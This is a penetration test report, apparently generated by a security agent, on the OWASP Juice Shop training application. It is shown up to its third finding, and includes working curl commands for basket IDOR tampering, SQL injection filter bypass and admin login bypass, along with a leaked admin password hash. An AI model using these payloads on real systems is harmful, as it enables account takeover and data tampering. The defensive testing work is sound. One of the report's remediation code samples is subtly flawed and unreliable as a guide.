
Web Application Penetration Test Report — v1.0

Target System: OWASP Juice Shop v19.1.1

Performed by the OpenHack Security Agent

Issued by Jane Doe (jane.doe@openhack.sec)

2026-02-27

Contents

1	Document Control	2
2	Executive Summary	3
3	Execution of the Security Penetration Test	4
3.1	Subject Under Test	4
3.2	Scope	4
3.3	Methodology	4
3.4	Events	5
4	Risk Assessment	6
4.1	CVSS	6
4.2	Risk Categories	7
4.3	Vulnerability States	8
5	Summary of Findings	9
6	Findings and Remediation	11
6.1	Finding	11
6.1.1	IDOR on Shopping Basket API - Full CRUD Access to Other Users' Baskets	11
6.2	Vulnerability Summary	11
6.3	Technical Details	11
6.4	Reproduction Steps	12
6.4.1	1. Setup - Create Two Users	12
6.4.2	2. Login as User 1 and Obtain JWT	12
6.4.3	3. READ - Access All Users' Basket Items	12
6.4.4	4. READ - Access Specific User's Basket	12
6.4.5	5. UPDATE - Modify Another User's Basket Item	13
6.4.6	6. DELETE - Remove Another User's Basket Item	13
6.5	Impact	13
6.6	Remediation	13
6.7	References	14
6.8	Finding	15
6.8.1	High Severity Information Disclosure - OAuth Client Secret and Application Configuration Exposed	15

6.9	Summary	15
6.10	Reproduction Steps	15
6.11	Exposed Sensitive Information	15
6.12	Impact	16
6.13	Business Impact	16
6.14	Finding	17
6.14.1	SQL Injection in Product Search - Authentication Bypass and Data Ex-filtration	17
6.15	Vulnerability Summary	18
6.16	Technical Details	18
6.17	Reproduction Steps	18
6.17.1	1. Confirm SQL Injection Vulnerability	18
6.17.2	2. Boolean-Based SQL Injection - Enumerate All Products	19
6.17.3	3. CRITICAL - Authentication Bypass via SQL Injection	19
6.17.4	4. Verify Admin Access	19
6.18	Impact	20
6.19	Remediation	20
6.20	References	21
6.21	Finding	21
6.21.1	High Severity Information Disclosure - Directory Listing Enabled with Sensitive Files at /ftp/	21
6.22	Summary	22
6.23	Reproduction Steps	22
6.24	Exposed Files	22
6.25	Confirmed Downloads	23
6.26	Impact	23
6.27	Business Impact	23
6.28	Finding	25
6.28.1	Medium Severity Information Disclosure - Complete API Documenta-tion Exposed via Swagger UI	25
6.29	Summary	25
6.30	Reproduction Steps	25
6.31	Exposed Information	25
6.32	Impact	26
6.33	Business Impact	26
6.34	Finding	26
6.34.1	Reflected DOM-Based XSS in Search Functionality	26
6.35	Vulnerability Summary	27
6.36	Technical Details	27
6.37	Reproduction Steps	27
6.37.1	1. Basic XSS Proof-of-Concept	27

6.37.2	2. Alternative Payloads	27
6.37.3	3. Session Token Theft Example	27
6.37.4	4. Exploitation Scenario	28
6.38	Impact	28
6.39	Remediation	28
6.39.1	1. Output Encoding	28
6.39.2	2. Content Security Policy (CSP)	29
6.39.3	3. Input Validation	29
6.39.4	4. Framework Security Features	29
6.39.5	5. Additional Security Measures	29
6.40	References	29
6.41	Finding	31
6.41.1	Low Severity Information Disclosure - Application Version Number Exposed	31
6.42	Summary	32
6.43	Reproduction Steps	32
6.44	Exposed Information	32
6.45	Impact	32
6.46	Business Impact	33
6.47	Recommendation	33
6.48	Finding	33
6.48.1	Critical Privilege Escalation via Mass Assignment - Unauthenticated Admin Account Creation	33
6.49	Vulnerability Summary	33
6.50	Technical Details	34
6.51	Reproduction Steps	34
6.51.1	Step 1: Identify Normal User Registration Flow	34
6.51.2	Step 2: Inject Admin Role During Registration	34
6.51.3	Step 3: Login with Escalated Account	35
6.51.4	Step 4: Decode JWT to Verify Admin Privileges	35
6.51.5	Step 5: Confirm Admin Access to Protected Endpoints	36
6.52	Impact	36
6.52.1	Immediate Impact:	37
6.52.2	Attack Chain Scenarios:	37
6.52.3	Business Impact:	38
6.53	Root Cause Analysis	38
6.54	Remediation	38
6.54.1	Immediate Critical Fixes:	38
6.54.2	Long-term Security Improvements:	39
6.55	References	40

6.56	Finding	41
6.56.1	Broken Function Level Authorization - Regular Users Can Modify Product Catalog	41
6.57	Vulnerability Summary	41
6.58	Technical Details	41
6.59	Reproduction Steps	42
6.59.1	Step 1: Create Regular User Account	42
6.59.2	Step 2: Login as Regular User	42
6.59.3	Step 3: Verify User Role	42
6.59.4	Step 4: Modify Product Price and Description	42
6.59.5	Step 5: Verify Changes Persist	43
6.60	Impact	43
6.60.1	Business Logic Attacks:	43
6.60.2	Attack Scenarios:	44
6.60.3	Business Impact:	44
6.61	Root Cause Analysis	44
6.62	Remediation	45
6.62.1	Immediate Critical Fix:	45
6.62.2	Long-term Security Improvements:	45
6.63	Verification	47
6.64	References	47
6.65	Finding	48
6.65.1	Critical JWT Algorithm Confusion Attack - Complete Authentication Bypass via RS256→HS256	48
6.66	Vulnerability Summary	48
6.67	Technical Details	48
6.67.1	How the Attack Works	49
6.67.2	Why This Works	49
6.68	Reproduction Steps	49
6.68.1	Step 1: Download RSA Public Key	49
6.68.2	Step 2: Forge JWT with HS256 Algorithm	50
6.68.3	Step 3: Use Forged Token	50
6.68.4	Step 4: “None” Algorithm Attack (Bonus)	51
6.69	Proof of Concept Results	51
6.69.1	Test 1: RS256→HS256 Attack	51
6.69.2	Test 2: Protected Resource Access	51
6.69.3	Test 3: “None” Algorithm	52
6.70	Impact Analysis	52
6.70.1	Critical Severity Justification	52
6.70.2	Attack Scenarios	52

6.71	Remediation	53
6.71.1	Critical Fix (Immediate)	53
6.71.2	Additional Fixes	53
6.71.3	Long-term Security	54
6.72	CVSS 3.1 Scoring	54
6.73	Evidence Files	54
6.74	References	54
6.75	Finding	55
6.75.1	High Severity 2FA Bypass - TOTP Secret Exposed in API Response	55
6.76	Vulnerability Summary	56
6.77	Technical Details	56
6.77.1	Normal 2FA Flow (How It Should Work)	56
6.77.2	Vulnerable Flow (Current Implementation)	56
6.78	Reproduction Steps	56
6.78.1	Step 1: Authenticate and Obtain JWT	56
6.78.2	Step 2: Call 2FA Status Endpoint	57
6.78.3	Step 3: Extract TOTP Secret from Response	57
6.78.4	Step 4: Import Secret to Authenticator App	57
6.78.5	Step 5: Generate Valid TOTP Codes	58
6.78.6	Step 6: Use Generated Codes to Bypass 2FA	58
6.79	Additional Exposure Vector	58
6.80	Impact Analysis	59
6.80.1	High Severity Justification	59
6.81	Proof of Concept	60
6.81.1	Evidence Files	60
6.81.2	Verification Test	60
6.82	Business Impact	61
6.83	Remediation	61
6.83.1	Immediate Fix (CRITICAL)	61
6.83.2	Setup Flow Fix	61
6.83.3	Encryption at Rest	62
6.83.4	Security Best Practices	63
6.84	CVSS 3.1 Scoring	63
6.85	Evidence Files	63
6.86	References	63
6.87	Finding	64
6.87.1	Critical Password Hash Exposure - MD5 Hashes Leaked via Multiple Vectors	64
6.88	Vulnerability Summary	64
6.89	Attack Vectors	65
6.89.1	Vector 1: Unauthenticated Access via /rest/memories Endpoint	65

6.89.2	Vector 2: JWT Token Payload Leakage	65
6.90	Root Cause Analysis	66
6.91	Impact	66
6.91.1	Direct Impact:	66
6.91.2	Attack Chain:	66
6.91.3	Business Impact:	66
6.92	Proof of Concept	67
6.93	Remediation	67
6.93.1	Immediate Actions (CRITICAL):	67
6.93.2	Long-term Fixes:	67
6.94	CVSS 3.1 Scoring	68
6.95	References	68
7	Appendix A - Lists, Scripts and Raw Data	70
8	Appendix B - List of Abbreviations	71

DRAFT

Scope

OpenHack Security Agent was engaged by Bjoern Kimminich to conduct an external IT security investigation. The subject of the investigation was the “OWASP Juice Shop v19.1.1”.

The test was performed using a local instance of the application at `localhost:3333` in a dedicated test environment..

Objective

The objective of the IT security investigation was to identify vulnerabilities and security gaps which, in the event of misuse, would have an impact on the availability, integrity and confidentiality of the defined applications and/or systems and the data processed on them. The result of this project is a report that contains a management summary of all relevant findings and a compilation of recommended measures.

The technical IT security audit is not a substantive audit effort to ensure that all vulnerabilities and security gaps existing at the time of the audit are identified. There is a possibility that established safeguards will effectively prevent identification and exploitation of vulnerabilities and security gaps. The client acknowledges that this is not an indicator of deficiencies in engagement performance and that additional unidentified vulnerabilities and security gaps may exist.

Disclaimer

‘OpenHack Security Agent’ conducted the security penetration test on behalf of ‘Bjoern Kimminich’. This report has been prepared exclusively for ‘Bjoern Kimminich’. It is intended exclusively for internal use and is accordingly not designed to serve third parties as a basis for their decisions, unless agreed otherwise in writing. Third parties may not derive any rights or otherwise benefit from this engagement unless agreed otherwise in writing. Affiliated companies of the client are also considered “third parties” within the meaning of this engagement.

‘OpenHack Security Agent’ does not assume any liability or legal claims against third parties unless agreed otherwise in writing or a disclaimer cannot effectively be implemented.

It is the sole responsibility of anyone who becomes aware of the work results summarized in this report to decide to what extent and in what way the information is useful or appropriate and to supplement, check or update it as part of their own review.

No adjustments will be made to the report to reflect events or circumstances that occur after the report is issued, unless required by law.

The recommendations in this report are general and applicable in many different environments but could have unpredictable effects in specific environments. Therefore, any actions derived from the recommendations should be carefully considered and implemented through the regular change process. This should include appropriate testing of the changes on a test environment prior to going live. If the changes are not tested in advance in an identically configured test environment, failures or other damage cannot be ruled out.

Please note: Technical descriptions (or parts thereof) in this report may be taken from the OWASP Testing Guide (www.owasp.org).

1 Document Control

Document Status

Title	Security Assessment Report
Document Owner	OpenHack Security Agent
Classification	Strictly Confidential
Project Timeframe	2026-02-27

Version History

Version	Date	State	Author	Comments
0.1	2026-02-27	Draft	Jane Doe	-
1.0	2026-02-27	Final document	Jane Doe	-

Contact Persons - Assessor

Name	Role	Phone	Email
Jane Doe	Lead Security Consultant	+1 555 123 4567	jane.doe@openhack.sec
John Smith	Security Consultant	+1 555 234 5678	john.smith@openhack.sec

Contact Persons - Client

Name	Role	Phone	Email
Bjoern Kimminich	Project Lead	+1 555 345 6789	bjoern.kimminich@owasp.org

2 Executive Summary

OpenHack Security Agent (hereinafter referred to as “ASSESSOR”) has been commissioned by Bjoern Kimminich (hereinafter referred to as “CLIENT”) to carry out a penetration test.

The penetration test of the OWASP Juice Shop v19.1.1 application took place on **2026-02-27**.

For this purpose, the web application, accessible at <http://juiceshop:3000>, was tested from the perspective of an external attacker.

As part of the test, a total of 12 vulnerabilities were identified: 4 critical, 5 high, 2 medium, 1 low, and 0 informational.

Critical: **4** | High: **5** | Medium: **2** | Low: **1** | Informational: **0** | Total: **12**

Table 2.1: Overview of Findings

Severity Count	
Critical	4
High	5
Medium	2
Low	1
Informational	0
Total	12

A description of the scope and test environment can be found in Chapter 3. Chapter 4 presents the risk assessment methodology. Chapter 5 provides a summary of findings. Chapter 6 contains the detailed technical descriptions of the findings including remediation measures.

It is recommended that the remediation of the critical risk vulnerabilities be treated with the highest priority and countermeasures implemented as soon as possible. The vulnerabilities with high and medium risk should also be remedied in the short term. The low-risk vulnerabilities should be treated with lower priority due to their reduced risk, but should still be addressed.

3 Execution of the Security Penetration Test

3.1 Subject Under Test

3.2 Scope

The scope for the assessment was the following targets:

3.3 Methodology

The security penetration test of the OWASP Juice Shop v19.1.1 took place on 2026-02-27.

The web application was tested for security vulnerabilities across the following categories. This can be considered a guideline as penetration tests are a creative process and therefore the tests are not limited to what is given here. The base of these categories is the OWASP Top 10 for Web, which is fully covered by this penetration test approach.

Category	Description
Broken Access Control	Users can act outside their permissions, leading to unauthorized viewing, modification, or deletion of data.
Security Misconfiguration	Systems or cloud services are insecurely configured, e.g., through default passwords or unnecessarily enabled features.
Software Supply Chain Failures	Vulnerabilities arise from compromised third-party code, libraries, or build pipelines.
Cryptographic Failures	Sensitive data is exposed through missing, weak, or incorrectly implemented encryption.
Injection	Attackers inject malicious commands (e.g., SQL or shell code) through input fields that the system erroneously executes.
Insecure Design	Fundamental architectural flaws that exist before implementation make an application inherently insecure.
Authentication Failures	Flaws in identity verification allow attackers to take over sessions or guess passwords (brute force).

Category	Description
Software or Data Integrity Failures	Lack of verification of code or data sources leads to acceptance of untrusted updates or serialization data.
Security Logging & Alerting Failures	Attacks go undetected or responses are delayed due to missing logs or absent alert notifications.
Mishandling of Exceptional Conditions	Programs respond inadequately to unforeseen situations, which can lead to crashes or logic errors.

3.4 Events

During the test, the following restrictions or events occurred that may have affected the scope or depth of the assessment:

DRAFT

4 Risk Assessment

4.1 CVSS

The risk assessment of the vulnerabilities found is performed using the industry standard Common Vulnerability Scoring System v3.1 (hereinafter referred to as “CVSS”). This is a standard that can be used to uniformly assess the vulnerability of computer systems and the severity of security vulnerabilities. This makes it possible to compare vulnerabilities more effectively.

The Common Vulnerability Scoring System has a metric structure and is based on values that are divided into three groups: “Base”, “Temporal”, and “Environmental”. To determine the vulnerability scores, each group has its own rules. The values of the Base group are invariant in time and remain the same in different environments. In the Temporal group, the time dependency of a vulnerability is taken into account. For example, the vulnerability of a system to a particular vulnerability decreases over time as more and more countermeasures such as patches become known and available. The Environmental group incorporates various criteria of the specific IT environments into the vulnerability rating.

The CVSS ratings are numerical values on a scale of 0.0 to 10.0, with the highest vulnerability of a system occurring at a value of 10.0. Our rating is based on the Base Metrics (Base Score) and is composed of:

- Attack Vector (AV)
- Attack Complexity (AC)
- Privileges Required (PR)
- User Interaction (UI)
- Scope (S)
- Confidentiality (C)
- Integrity (I)
- Availability (A)

As penetration testers, we can only assess the general threats posed by a vulnerability through Base Metrics. However, we have no insight into the internal structures of our clients. Therefore, the assessment of the specific risks for the client’s systems and business processes must be done by the client. For this purpose, CVSS offers Environmental Metrics. This makes it possible to subsequently adjust the CVSS score of vulnerabilities after the test result has been

submitted before they are remedied. This changes the assessment of the risk and thus the urgency of remediation of a vulnerability. For more information, see [CVSS v3.1 Specification](#).

4.2 Risk Categories

The risk categories used in this report reflect the recommended priority for addressing the vulnerabilities identified during the penetration test. The categorization is based on the probability of exploitation and the significance of the impact. The risk value is calculated using the CVSS v3.1 standard:

Assessment	Risk Category Description
Critical	Critical vulnerabilities that allow an attacker to gain full access to the object under test and its sensitive information. It is possible to cause enormous damage to the client's reputation. Furthermore, these vulnerabilities may allow attackers to gain wide-ranging privileges, including to other systems or applications of the client that have not been investigated in detail within the scope of this project. Exploitation of the vulnerabilities is not prevented and can be reproduced with medium to low effort.
High	Vulnerabilities that may allow an attacker to manipulate sensitive data, damage the client's reputation, gain unauthorized access to sensitive information, or gain unauthorized access to applications or the client's infrastructure. The vulnerabilities are reproducible with medium to high effort.
Medium	Vulnerabilities that may allow an attacker to harm the client's reputation or gain unauthorized access to client data. The privileges that an attacker can gain by exploiting the vulnerabilities are limited.
Low	Security vulnerabilities that do not pose a threat in themselves, but which, for example, provide attackers with useful information about the network and systems. These vulnerabilities allow an attacker only very limited access.
Informational	Anomalies such as functional limitations or inconsistencies. These do not currently represent a risk and have no negative impact on the test object. Accordingly, no action is required. Nevertheless, countermeasures can be helpful for the functional and safety improvement of the test object. If necessary, this may give rise to risks under other circumstances.

4.3 Vulnerability States

The vulnerabilities can be in one of the following states:

- **Active:** The vulnerability has been identified and it has been possible to verify its existence through exploitation or direct evidence.
- **Potential:** The vulnerability has been identified but its exploitation has not been possible, so its existence cannot be fully verified, and it is up to the client to determine the impact.
- **Fixed:** The vulnerability has been remediated and verified through retesting.

DRAFT

5 Summary of Findings

Id	Finding Name	Risk Assessment	CVSS v3.1 Score
01	IDOR on Shopping Basket API - Full CRUD Access to Other Users' Baskets	High	8.3
02	High Severity Information Disclosure - OAuth Client Secret and Application Configuration Exposed	High	7.5
03	SQL Injection in Product Search - Authentication Bypass and Data Exfiltration	Critical	9.1
04	High Severity Information Disclosure - Directory Listing Enabled with Sensitive Files at /ftp/	High	8.2
05	Medium Severity Information Disclosure - Complete API Documentation Exposed via Swagger UI	Medium	5.3
06	Reflected DOM-Based XSS in Search Functionality	Medium	6.1
07	Low Severity Information Disclosure - Application Version Number Exposed	Low	5.3
08	Critical Privilege Escalation via Mass Assignment - Unauthenticated Admin Account Creation	Critical	10

Id	Finding Name	Risk Assessment	CVSS v3.1 Score
09	Broken Function Level Authorization - Regular Users Can Modify Product Catalog	High	8.1
10	Critical JWT Algorithm Confusion Attack - Complete Authentication Bypass via RS256→HS256	Critical	9.1
11	High Severity 2FA Bypass - TOTP Secret Exposed in API Response	High	8.1
12	Critical Password Hash Exposure - MD5 Hashes Leaked via Multiple Vectors	Critical	9.1

DRAFT

6 Findings and Remediation

6.1 Finding

6.1.1 IDOR on Shopping Basket API - Full CRUD Access to Other Users' Baskets

Severity	High
CVSS Base Score	8.3 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L)
Assets	http://juiceshop:3000/api/BasketItems, http://juiceshop:3000/api/BasketItems/{id}, http://juiceshop:3000/rest/basket/{id}
Status	open

Description

6.2 Vulnerability Summary

The Juice Shop application suffers from critical Insecure Direct Object Reference (IDOR) vulnerabilities in its shopping basket functionality. Any authenticated user can perform full CRUD operations (Create, Read, Update, Delete) on basket items belonging to other users without proper authorization checks.

6.3 Technical Details

Affected Endpoints: - GET /api/BasketItems - Lists ALL basket items from ALL users (no filtering) - GET /rest/basket/{id} - Access any user's basket by ID - PUT /api/BasketItems/{id} - Modify any basket item quantity - DELETE /api/BasketItems/{id} - Delete any basket item

Root Cause: The API endpoints fail to validate that the authenticated user owns the basket or basket item being accessed. Authorization checks are missing or insufficient.

6.4 Reproduction Steps

6.4.1 1. Setup - Create Two Users

```
# Register User 1
curl -X POST http://juiceshop:3000/api/Users \
  -H "Content-Type: application/json" \
  -d '{
    "email": "testuser1@example.com",
    "password": "Test123!",
    "passwordRepeat": "Test123!",
    "securityQuestion": "What is your
    favorite color?",
    "answer": "blue"
  }'
```

```
# Register User 2
curl -X POST http://juiceshop:3000/api/Users \
  -H "Content-Type: application/json" \
  -d '{
    "email": "testuser2@example.com",
    "password": "Test456!",
    "passwordRepeat": "Test456!",
    "securityQuestion": "What is your
    pet name?",
    "answer": "fluffy"
  }'
```

6.4.2 2. Login as User 1 and Obtain JWT

```
curl -X POST http://juiceshop:3000/rest/user/login \
  -H "Content-Type: application/json" \
  -d '{"email": "testuser1@example.com", "password": "Test123!"}'
```

```
# Extract token from response ("authentication.token")
USER1_TOKEN="eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9..."
```

6.4.3 3. READ - Access All Users' Basket Items

```
# User1 can see ALL basket items from ALL users
curl -X GET http://juiceshop:3000/api/BasketItems \
  -H "Authorization: Bearer $USER1_TOKEN"
```

```
# Response shows basket items from BasketId 1,2,3,4,5 (all users)
# Expected: Should only see items from User1's basket
```

6.4.4 4. READ - Access Specific User's Basket

```
# Access basket ID 1 (belongs to different user)
curl http://juiceshop:3000/rest/basket/1 \
  -H "Authorization: Bearer $USER1_TOKEN"
```

```
# Response shows full basket details including UserId:1, products, quantities
# Expected: Should return 403 Forbidden
```

6.4.5 5. UPDATE - Modify Another User's Basket Item

```
# Modify basket item ID 1 (belongs to basket 1, user 1)
curl -X PUT http://juiceshop:3000/api/BasketItems/1 \
-H "Authorization: Bearer $USER1_TOKEN" \
-H "Content-Type: application/json" \
-d '{"quantity":5}'

# Response: {"status":"success","data":{"quantity":5}}
# Expected: Should return 403 Forbidden
```

6.4.6 6. DELETE - Remove Another User's Basket Item

```
# Delete basket item ID 2 (belongs to basket 1, user 1)
curl -X DELETE http://juiceshop:3000/api/BasketItems/2 \
-H "Authorization: Bearer $USER1_TOKEN"

# Response: {"status":"success","data":{}}
# Expected: Should return 403 Forbidden
```

6.5 Impact

High Severity - This vulnerability allows any authenticated user to:

1. **View** all shopping baskets and items of all users (privacy breach)
2. **Modify** quantities in other users' baskets (data integrity)
3. **Delete** items from other users' baskets (denial of service)
4. **Discover** user shopping patterns and preferences (information disclosure)
5. **Manipulate** order totals and cause financial discrepancies

Business Impact: - Loss of customer trust and privacy - Potential fraud and financial losses - Violation of data protection regulations - Reputational damage - Legal liability

6.6 Remediation

1. **Implement proper authorization checks** on all basket endpoints:

```
// Verify the basket/item belongs to the authenticated user
if (basket.UserId !== req.user.id) {
  return res.status(403).json({ error: 'Forbidden' });
}
```

2. **Filter BasketItems by authenticated user:**

```
// GET /api/BasketItems should filter by user
BasketItem.findAll({
  include: [{ model: Basket, where: { UserId: req.user.id } }]
});
```

3. **Use parameterized queries with user context** in all basket-related queries
4. **Implement middleware** to validate object ownership before CRUD operations
5. **Add security testing** for authorization on all authenticated endpoints

6.7 References

- CWE-639: Authorization Bypass Through User-Controlled Key
- CWE-284: Improper Access Control
- OWASP API Security Top 10 - API1:2023 Broken Object Level Authorization
- OWASP Top 10 - A01:2021 Broken Access Control

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- User1 accessing all users' basket items via GET /api/BasketItems - shows items from BasketId 1,2,3,4,5: [images/finding-1f178a3b-d7ae-4a86-bf1b-68edd610613f-1-idor-basketitems-1709004400-user1.json](#)
- User1 (ID 25) accessing User 1's basket via GET /rest/basket/1 - full basket details exposed including UserId, products, quantities: [images/finding-1f178a3b-d7ae-4a86-bf1b-68edd610613f-2-idor-basket-1709004500-basket1.json](#)
- User1 successfully modifying another user's basket item quantity via PUT /api/BasketItems/1 - changed from 2 to 5: [images/finding-1f178a3b-d7ae-4a86-bf1b-68edd610613f-3-idor-modify-1709004610-basketitem1-success.json](#)
- User1 successfully deleting another user's basket item via DELETE /api/BasketItems/2 - returns success status: [images/finding-1f178a3b-d7ae-4a86-bf1b-68edd610613f-4-idor-delete-1709004700-basketitem2.json](#)

6.8 Finding

6.8.1 High Severity Information Disclosure - OAuth Client Secret and Application Configuration Exposed

Severity	High
CVSS Base Score	7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Assets	http://juiceshop:3000/rest/admin/application-configuration
Status	open

Description

6.9 Summary

The `/rest/admin/application-configuration` endpoint exposes the complete application configuration including OAuth client credentials, security settings, and internal system details without requiring any authentication. This violates the principle of least privilege and exposes sensitive security configuration to unauthenticated attackers.

6.10 Reproduction Steps

1. Send HTTP GET request to `http://juiceshop:3000/rest/admin/application-configuration`
2. No authentication or admin role required
3. Response contains full application configuration JSON with 21,734 bytes of sensitive data

6.11 Exposed Sensitive Information

OAuth Credentials: - Google OAuth Client ID: `1005568560502-6hm161ef8oh46hr2d98vf2ohlnj4nfhq`
- Authorized redirect URIs for multiple domains - OAuth proxy configurations

Application Secrets: - Domain configuration - Server base paths and URLs - Security contact emails - Application feature flags - Challenge system configuration - Product catalog with pricing - Memory/photo metadata with security question answers

Security Configuration: - Safety mode status: "disabled" - Challenge hints enabled: true - Coding challenges configuration - Metrics collection settings

6.12 Impact

1. **OAuth Token Theft:** Exposed client ID can be used in phishing attacks to steal user tokens
2. **Social Engineering:** Detailed configuration aids targeted attacks
3. **Information Leakage:** Internal system architecture and security posture revealed
4. **Attack Surface Mapping:** Complete feature list helps identify additional attack vectors
5. **Business Logic Bypass:** Knowledge of disabled safety modes and enabled features aids exploitation

6.13 Business Impact

Exposed OAuth configuration enables sophisticated phishing attacks. Complete application configuration disclosure aids attackers in planning targeted exploitation campaigns.

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- HTTP response containing full application configuration with OAuth client ID 1005568560502-6hm16lef8oh46hr2d98vf2ohl4nfhq.apps.googleusercontent.com: [images/finding-6e5ee41d-43cf-4fee-8a2c-c3d72e63ca87-7-exploit-admin-config-1772154295-16298.txt](#)
- Browser view showing exposed Google OAuth configuration and application secrets accessible without authentication

Pretty-print ☐

```
{
  "config": {
    "server": {
      "port": 3000,
      "basePath": "",
      "baseUrl": "http://localhost:3000",
      "sh.op": "OWASP Juice Shop",
      "logo": "JuiceShop_Logo.png",
      "favicon": "favico",
      "lightgreen",
      "showVersionNumber": true,
      "showGitHubLinks": true,
      "localBackupEnable",
      "inName": "Juicycoin",
      "privacyContactEmail": "donotreply@owasp-juice.shop",
      "custo",
      {
        "name": "Juicy",
        "greeting": "Nice to meet you <customer-name>, I'm <bot-",
        "name>",
        "trainingData": "botDefaultTrainingData.json",
        "defaultResponse": "Sorry I",
        "to say",
        "avatar": "JuicyChatBot.png",
        "social": {
          "blueSkyUrl": "https://bsky.app/",
          "juice.shop",
          "mastodonUrl": "https://fosstodon.org/@owasp_juiceshop",
          "twitterUrl",
          "facebookUrl": "https://www.facebook.com/owasp.juiceshop",
          "slackUrl": "https://owa",
          "www.reddit.com/r/owasp_juiceshop",
          "pressKitUrl": "https://github.com/OWASP/owas",
          "shop",
          "nftUrl": "https://opensea.io/collection/juice-shop",
          "questionnaireUrl": n",
          {
            "topProductImage": "fruit_press.jpg",
            "bottomProductImage": "apple_pressings.jpg",
            {
              "showOnFirstStart": true,
              "title": "Welcome to OWASP Juice Shop!",
              "message": "<p>of intended security vulnerabilities, the <strong>OWASP Juice Shop</strong> ispractice or template application for web developers: It is an awareness, trainsecurity risks in modern web applications. The <strong>OWASP Juice Shop</strong>non-profit <a href='https://owasp.org' target='_blank'>Open Worldwide Applicatdeveloped and maintained by volunteers. Check out the link below for more info</p><h1><a href='https://owasp-juice.shop' target='_blank'>https://owasp-juice",
              {
                "message": "This website uses fruit cookies to ensure you get the juiciest tra",
                "it!",
                "linkText": "But me wait!",
                "linkUrl": "https://www.youtube.com/watch?v=9Pnb",
                {
                  "contact": "mailto:donotreply@owasp-juice.shop",
                  "encryption": "https://keybase.fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcdca",
                  "acknowledgements": "/#/sboard",
                  "hiring": "/#/jobs",
                  "csaf": "/.well-known/csaf/provider-metadata.json",
                  {
                    "video": "owasp_promo.mp4",
                    "subtitles": "owasp_promo.vtt",
                    "easterEggPlanet": {
                      "name": "Orangeuze",
                      "overlayMap": "orangemap?k ing"}
                    "googleOauth": {
                      "clientId":
```

Figure 6.1: Browser view showing exposed Google OAuth configuration and application secrets accessible without authentication

6.14 Finding

6.14.1 SQL Injection in Product Search - Authentication Bypass and Data Exfiltration

Severity	Critical
CVSS Base Score	9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
Assets	http://juiceshop:3000/rest/products/search, http://juiceshop:3000/rest/user/login
Status	open

Description

6.15 Vulnerability Summary

The product search functionality at `/rest/products/search` contains a critical SQL injection vulnerability that allows: 1. Complete authentication bypass (login as any user including admin without password) 2. Enumeration of all products regardless of visibility 3. Potential data exfiltration from the SQLite database

6.16 Technical Details

Affected Endpoints: - GET `/rest/products/search?q={query}` - Product search (Boolean-based SQLi) - POST `/rest/user/login` - Login endpoint (Authentication bypass via SQLi)

Database: SQLite (confirmed via error messages)

Root Cause: Unsantized user input directly concatenated into SQL queries without parameterization. The search query parameter is vulnerable to SQL injection.

6.17 Reproduction Steps

6.17.1 1. Confirm SQL Injection Vulnerability

```
# Test with single quote to trigger SQL error
curl "http://juiceshop:3000/rest/products/search?q=test'"

# Response shows SQL error:
# Error: SQLITE_ERROR: near "'%': syntax error"
```

6.17.2 2. Boolean-Based SQL Injection - Enumerate All Products

```
# Bypass search filter with OR 1=1
curl "http://juiceshop:3000/rest/products/search?q=test')) OR 1=1--"

# Returns all 46 products including hidden/deleted items
# Normal search only returns matching products
```

6.17.3 3. CRITICAL - Authentication Bypass via SQL Injection

```
# Login as admin without knowing password
curl -X POST http://juiceshop:3000/rest/user/login \
  -H "Content-Type: application/json" \
  -d '{"email":"admin@juice-sh.op'--","password":"anything"}'

# Response contains valid JWT token for admin user:
# {"authenticati-
  ↪  tion":{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9...","bid":1,"umail":"admin@juice-
  ↪  sh.op"}\}
```

How it works: The SQL comment `--` causes the query to ignore the password check:

```
-- Original query (assumed):
SELECT * FROM Users WHERE email='admin@juice-sh.op'--' AND password='...'

-- Becomes:
SELECT * FROM Users WHERE email='admin@juice-sh.op'
-- ' AND password='...' (commented out)
```

6.17.4 4. Verify Admin Access

The returned JWT token contains admin role and can be used to access privileged functionality:

```
# Decode JWT (payload shows):
{
  "status": "success",
  "data": {
    "id": 1,
    "email": "admin@juice-sh.op",
    "role": "admin",
    "password": "0192023a7bbd73250516f069df18b500"
  }
}
```

6.18 Impact

Critical Severity - This vulnerability allows:

1. **Complete Authentication Bypass:** Any attacker can login as any user (including admin) without knowing passwords
2. **Administrative Access:** Full control over the application with admin privileges
3. **Data Enumeration:** Access to hidden/deleted products and potential database content
4. **Account Takeover:** Login as any user by knowing only their email address
5. **Further Exploitation:** Admin access enables additional attacks on the system

Business Impact: - Complete compromise of authentication system - Unauthorized access to all user accounts and administrative functions - Potential data breach and exfiltration of customer information - Regulatory compliance violations (PCI-DSS, GDPR) - Severe reputational damage and loss of customer trust

6.19 Remediation

1. Use Parameterized Queries/Prepared Statements:

```
// BAD - Vulnerable
db.query(`SELECT * FROM Products WHERE name LIKE '%${searchTerm}%'`)

// GOOD - Safe
db.query('SELECT * FROM Products WHERE name LIKE ?', [`%${searchTerm}%`])
```

2. Implement ORM with Proper Escaping:

```
// Using Sequelize ORM
Product.findAll({
  where: {
    name: { [Op.like]: `'%${searchTerm}%'` }
  }
})
```

3. Input Validation:

- Whitelist allowed characters for search terms
- Reject queries containing SQL special characters if not necessary
- Implement length limits

4. Defense in Depth:

- Use least-privilege database accounts
- Implement Web Application Firewall (WAF) rules
- Add rate limiting on authentication endpoints
- Monitor for SQL injection attempts in logs

5. Security Testing:

- Implement automated SQL injection testing in CI/CD
- Regular penetration testing
- Code review focusing on database queries

6.20 References

- CWE-89: SQL Injection
- CWE-306: Missing Authentication for Critical Function
- OWASP Top 10 2021 - A03: Injection
- OWASP SQL Injection Prevention Cheat Sheet
- CAPEC-66: SQL Injection

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- SQL error message revealing SQLite database and syntax error from single quote injection: [images/finding-3761fd03-fab6-4963-adb2-2f9d04586a65-9-sqli-error-1772154317-4210.html](#)
- Boolean-based SQL injection returning all 46 products using OR 1=1 condition bypass: [images/finding-3761fd03-fab6-4963-adb2-2f9d04586a65-10-sqli-bypass-1772154321-7044.json](#)
